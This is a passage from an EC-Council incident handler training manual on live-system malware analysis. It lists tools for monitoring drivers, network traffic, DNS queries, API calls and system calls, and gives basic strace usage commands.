



Figure 4.30: Screenshot of DriverView

Some additional device driver monitoring tools are listed below:

- Driver Booster (*https://www.iobit.com*)
- Driver Reviver (*https://www.reviversoft.com*)
- Driver Easy (*https://www.drivereasy.com*)
- Driver Fusion (*https://treexy.com*)
- Driver Genius 22 (*https://www.driver-soft.com*)

## Live-System Analysis: Network Traffic Monitoring /Analysis

Network analysis is the process of capturing network traffic and investigating it carefully to identify malware activity. It helps determine the type of traffic/network packets or data transmitted across the network.

Malware depends on the network for various activities such as propagation, downloading malicious content, transmitting sensitive files and information, and offering remote control to attackers. Therefore, you should adopt techniques that can detect malware artifacts and usage across networks. Some malware connects back to the handlers and sends confidential information to them.

Network traffic monitoring, statistical analysis, and manual traffic review helps incident responders in detecting any malware privilege escalation activities over the networked computers.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Network monitoring tools such as SolarWinds NetFlow Traffic Analyzer, Capsa Network Analyzer, and Wireshark, can be used to monitor and capture live network traffic to and from the victim's system during the execution of the suspicious program. This helps in understanding the malware's network artifacts, signatures, functions, and other elements.

- **SolarWinds NetFlow Traffic Analyzer**

  Source: *https://www.solarwinds.com*

  NetFlow Traffic Analyzer collects traffic data, converts it into a usable format, and presents it to the user in a web-based interface for monitoring network traffic.

  Its features are listed below:

  - Network traffic analysis
  - Bandwidth monitoring
  - Application traffic alerting
  - Performance analysis
  - CBQoS policy optimization
  - Malicious or malformed traffic flow identification





Figure 4.31: Screenshot of SolarWinds NetFlow Traffic Analyzer


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some additional network activity monitoring tools are listed below:

- Caspa Network Analyzer (*https://www.colasoft.com*)
- Wireshark (*https://www.wireshark.org*)
- PRTG Network Monitor (*https://www.paessler.com*)
- GFI LanGuard (*https://www.gfi.com*)
- insightIDR (*https://www.rapid7.com*)

## Live-System Analysis: DNS Monitoring/Resolution

Malicious software such as DNSChanger can change the system's DNS server settings, thereby providing attackers with control of the DNS server used in the victim's system. Subsequently, the attackers can control the sites to which the user tries to connect through the Internet, make him/her connect to a fraudulent website, or interfere with his/her online web browsing.

Therefore, you should determine whether the malware is capable of changing any DNS server settings while performing dynamic analysis. You can use tools such as DNSQuerySniffer and DNSstuff to verify the DNS servers that the malware tries to connect to and identify the type of connection.

- **DNSQuerySniffer**

  Source: *https://www.nirsoft.net*

  DNSQuerySniffer is a network sniffer utility that shows the DNS queries sent on your system. For every DNS query, the following information is displayed: host name, port number, query ID, request type (A, AAAA, NS, MX, and so on), request time, response time, duration, response code, number of records, and content of the returned DNS records. You can easily export the DNS query information to a CSV/tab-delimited/XML/HTML file or copy the DNS queries to the clipboard and then paste them into Excel or other spreadsheet applications.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 4.32: Screenshot of DNSQuerySniffer

Some additional DNS monitoring/resolution tools are listed below:

- DNSstuff (*https://www.dnsstuff.com*)
- UltraDNS (*https://neustarsecurityservices.com*)
- Sonar Lite Web App (*https://constellix.com*)

## Live-System Analysis: API Calls Monitoring

Application programming interfaces (APIs) constitute parts of the Windows OS that allow external applications to access OS information such as file systems, threads, errors, registry, kernel, buttons, mouse pointer, network services, web, and the Internet. Malware programs can use these APIs to access OS information and cause damage to the system.

As an incident handler, you need to gather the APIs related to the malware programs and analyze them to reveal their interaction with the OS as well as the activities they have been performing over the system. Use API call monitoring tools such as API Monitor to monitor the API calls made by applications.

- **API Monitor**

  Source: *https://www.apimonitor.com*

  API Monitor is software that allows you to monitor and display Win32 API calls made by various applications. It can trace any exported APIs and it displays a wide range of information, including function name, call sequence, input and output parameters,


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

function return values, etc. It is a useful developer tool for understanding how Win32 applications work and for learning their tricks.





Figure 4.33: Screenshot of API Monitor

Some additional API monitoring tools are listed below:

- APImetrics (*https://apimetrics.io*)
- Runscope (*https://www.runscope.com*)
- AlertSite (*https://smartbear.com*)

## Live-System Analysis: System Calls Monitoring

Syscalls or system calls act as an interface between an application and the kernel. It provides an interface for processes that an OS activates. System calls are generated by an application or program when it requires access to specific resources from the OS. They are usually generated during context switching from the user to kernel mode or kernel to user mode. The monitoring of system calls helps detect malware and understand the behavior of the detected malware. It can also reveal the type of damage caused to the system by the malware. You can use tools such as strace to view or trace the system calls in a Linux environment.

- **strace**

  Source: *https://strace.io*

  The strace tool intercepts and records system calls by a process and the signals received by the process. The name of each system call, its arguments, and its return value are printed on a standard error or to a file specified with the **-o** option.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Run the following command for attaching the strace tool to the active process:

```
strace -p <ProcessID>
```

Execute the following command to view only system calls accessing a specific or given path:

```
strace -P <given path> ls /var/empty
```

Run the following command to count time, calls, and errors for each system call:

```
strace -c ls > /dev/null
```

Execute the following command to extract system calls and save the output in a text file:

```
strace -o out.txt ./<sample file>
```





Figure 4.34: Screenshot of strace

